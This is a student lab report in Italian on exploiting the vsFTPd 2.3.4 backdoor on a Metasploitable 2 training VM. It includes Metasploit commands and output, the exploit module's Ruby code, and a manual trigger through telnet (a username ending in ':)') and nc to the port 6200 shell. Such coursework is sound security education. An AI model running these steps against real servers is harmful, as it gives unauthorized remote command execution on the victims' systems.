Studentessa	Corso	Attività svolta
Martina Foresta	Cybersecurity	VSFTPD 2.3.4 su Metasploitable 2


Sfruttamento controllato di VSFTPD 2.3.4 su Metasploitable 2

1. Obiettivo e perimetro

La traccia richiede di ottenere una sessione sulla macchina Metasploitable sfruttando il servizio vsFTPd tramite Metasploit e di creare nella directory radice (/) una cartella chiamata test_metasploit. La parte facoltativa chiede di leggere il codice del modulo con edit e di riprodurre il meccanismo usando telnet e nc.
La traccia indicava l'indirizzo 192.168.1.149/24. In questo laboratorio Metasploitable è stata impostata su 192.168.51.149/24, la rete disponibile tramite pfSense. Perciò ogni comando eseguito ha usato l'indirizzo effettivo 192.168.51.149.

2. Ambiente e verifica della rete

Kali aveva l'indirizzo 192.168.50.100/24 e Metasploitable 192.168.51.149/24. Dopo la configurazione della rete, da Kali è stato eseguito ping -c 3 192.168.51.149. Le tre risposte ricevute su tre hanno confermato che le macchine potevano comunicare.



```
┌──(kali㉿kali)-[~]
└─$ ping -c 3 192.168.51.149
PING 192.168.51.149 (192.168.51.149) 56(84) bytes of data.
64 bytes from 192.168.51.149: icmp_seq=1 ttl=63 time=21.1 ms
64 bytes from 192.168.51.149: icmp_seq=2 ttl=63 time=7.40 ms
64 bytes from 192.168.51.149: icmp_seq=3 ttl=63 time=14.5 ms

── 192.168.51.149 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 7.396/14.327/21.080/5.587 ms

┌──(kali㉿kali)-[~]
└─$
```

3. Scelta del modulo Metasploit

Da Kali è stato avviato msfconsole. La ricerca search vsftpd ha mostrato il modulo exploit/unix/ftp/vsftpd_234_backdoor, relativo alla backdoor di vsFTPd 2.3.4. Il comando use 1 ha selezionato quel modulo: use serve a caricare l'exploit con cui lavorare, non a lanciarlo.

```
msf > search vsftpd

Matching Modules
================

   #  Full Name                            Disclosure Date  Rank       Check  Name
   -  ---------                            ---------------  ----       -----  ----
   0  auxiliary/dos/ftp/vsftpd_232         2011-02-03       normal     Yes    VSFTPD 2.3.2 and Earlier STAT Denial of Servi
ce
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  Yes    VSFTPD 2.3.4 Backdoor Command Execution
   2    \_ target: Linux/Unix Command       .                .          .      .
   3    \_ target: Backdoor Command Shell   .                .          .      .


Interact with a module by name or index. For example info 3, use 3 or use exploit/unix/ftp/vsftpd_234_backdoor
After interacting with a module you can manually set a TARGET with set TARGET 'Backdoor Command Shell'

msf > use 1
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

4. Configurazione dell'exploit

Con show targets sono stati controllati i tipi di sessione disponibili. È stato scelto Backdoor Command Shell con set TARGET 1. Con show payloads è stato visualizzato cmd/unix/interact, poi impostato con set PAYLOAD cmd/unix/interact. Il payload indica come usare l'accesso ottenuto: in questo caso una shell in cui scrivere comandi.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Full Name                  Disclosure Date  Rank    Check  Name
   -  ---------                  ---------------  ----    -----  ----
   0  payload/cmd/unix/interact  .                normal  No     Unix Command, Interact with Established Connection

msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD ⇒ cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Successivamente set RHOSTS 192.168.51.149 ha indicato la macchina bersaglio. Con show options è stato controllato che RHOSTS fosse 192.168.51.149, RPORT fosse 21 (la porta FTP) e il target scelto fosse Backdoor Command Shell. RHOSTS significa host remoto; RPORT è la porta del servizio remoto.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.51.149   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usi
                                      ng-metasploit.html
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   1   Backdoor Command Shell


View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

5. Esecuzione e verifica del risultato

I primi tentativi con exploit non hanno aperto una sessione. Il banner 220 mostrava che il servizio era vsFTPd 2.3.4, ma da solo non dimostrava che la prova fosse riuscita. Metasploit prima non è riuscito a collegarsi alla porta 6200; in un altro tentativo ha segnalato che la porta era già in uso. Era quindi necessario controllare se fosse stata davvero aperta una shell.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.51.149:21 - Running automatic check ("set AutoCheck false" to disable)
[-] 192.168.51.149:21 - The port used by the backdoor bind listener is already open/in-use (6200/TCP)
[-] 192.168.51.149:21 - Exploit aborted due to failure: unknown: Cannot reliably check exploitability. Backdoor bind listene
r port 6200 is already open "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Il messaggio mostrato da Metasploit indicava l'opzione set AutoCheck false per disattivare il controllo automatico preliminare. Dopo averla impostata, il comando exploit ha riportato «Backdoor has been spawned!», «Found shell.» e l'apertura della sessione 1. Poiché l'ultima riga diceva anche «no session was created», è stata controllata la lista delle sessioni.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[!] 192.168.51.149:21 - AutoCheck is disabled, proceeding with exploitation
[+] 192.168.51.149:21 - Backdoor has been spawned!
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:43063 → 192.168.51.149:6200) at 2026-10-24 11:14:02 -0400
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Nella console Metasploit di Kali, sessions -l ha mostrato la sessione 1 attiva. Il comando sessions -i 1 ha permesso di entrare in quella sessione. Questi due comandi servivano rispettivamente a verificare la sessione aperta e a usarla.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -l

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.50.100:43063 → 192.168.51.149:6200 (192.168.51.149)

msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

pwd
/
mkdir test_metasploit
```

Nella shell remota, pwd ha restituito /, cioè la directory radice. Poi con il comando mkdir abbiamo creato la cartella test_metasploit. Il successivo ls ha mostrato test_metasploit tra le voci della radice.

```
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

6. Parte facoltativa: analisi del codice e prova manuale

Con edit è stato visualizzato il codice del modulo. Si vedono la connessione al servizio FTP sulla porta 21, la lettura del banner, l'invio di USER con un nome che termina in :) e poi di PASS. Il codice tenta quindi di collegarsi alla porta 6200 per usare la shell. Nella prova manuale, telnet è stato usato per inviare USER e PASS al servizio FTP; nc per collegarsi alla porta 6200.

```
def exploit
  # Check for backdoor first, else exploit will fail
  framework.sessions.each do |sid, sess|
    next unless sess.via_exploit
    if sess.via_exploit == fullname
      vprint_error("Session #{sid} is already connected to the backdoor")
    end
  end

  nsock = self.connect(false, { 'RPORT' => 6200 }) rescue nil
  if nsock
    # Chance are, we will fail, but doesn't hurt to try
    print_warning("The port used by the backdoor bind listener is already open. Trying...")
    begin
      handle_backdoor(nsock)
    rescue
      vprint_error("Someone has beat us to it, the backdoor is already in-use!")
      raise Msf::Exploit::Failed, "Backdoor already in-use"
    end
  end

  # Now connect to the FTP service
  vprint_status("Connecting to FTP service")
  connect

  # Without this, 220 response, rather than 331
  vprint_status("Checking FTP banner")
  banner = get_banner

  ftp_user = "#{rand_text_alphanumeric(rand(6) + 1)}:)"
  vprint_status("Trying to log into FTP via backdoor. User: #{ftp_user}")
  sock.put("USER #{ftp_user}\r\n")
  resp = sock.get_once(-1, 30).to_s
  vprint_status(resp.strip)

  if resp =~ /^530 /
    print_error("This server is configured for anonymous only and the backdoor code cannot be reached")
    disconnect
    return
  end

  if resp !~ /^331 /
    print_error("This server did not respond as expected: #{resp.strip}")
    disconnect
    return
  end

  ftp_pass = "#{rand_text_alphanumeric(rand(6) + 1)}"
  vprint_status("Trying to log into FTP via backdoor. Password: #{ftp_pass}")
  sock.put("PASS #{ftp_pass}\r\n")

  # Do not bother reading the response from password, just try the backdoor
  vprint_status("Connecting to backdoor on 6200/TCP")
  nsock = self.connect(false, { 'RPORT' => 6200 }) rescue nil
  if nsock
    print_good("Backdoor has been spawned!")
    handle_backdoor(nsock)
    return
  else
    print_warning("Unable to connect to backdoor on 6200/TCP. Cooldown?")
  end

  # Finished with FTP
  disconnect
```

Nella prova manuale, telnet 192.168.51.149 21 ha aperto la connessione FTP e mostrato il banner 220 (vsFTPd 2.3.4). La riga USER prova:) ha riprodotto il suffisso :) presente nel codice; il server ha risposto 331 Please specify the password. Il suffisso :) nel comando USER è l'elemento che attiva la backdoor. La successiva riga PASS prova ha riprodotto il passaggio previsto dal codice; «prova» era una stringa scelta per il test, non una password conosciuta dell'account.
Un secondo terminale Kali ha eseguito nc 192.168.51.149 6200. La shell non mostrava un prompt tradizionale, ma i comandi pwd e ls hanno prodotto rispettivamente / e l'elenco delle directory, compresa test_metasploit creata nella prova principale. Questi riscontri dimostrano che la connessione sulla porta 6200 consentiva l'esecuzione di comandi sulla Metasploitable.



7. Risultato ottenuto

L'obiettivo richiesto è stato raggiunto: sessions -l ha mostrato una shell attiva; dopo sessions -i 1, pwd ha restituito /, mkdir test_metasploit ha creato la cartella e ls l'ha mostrata nella directory radice. La parte facoltativa con telnet e nc ha riprodotto i passaggi principali senza Metasploit.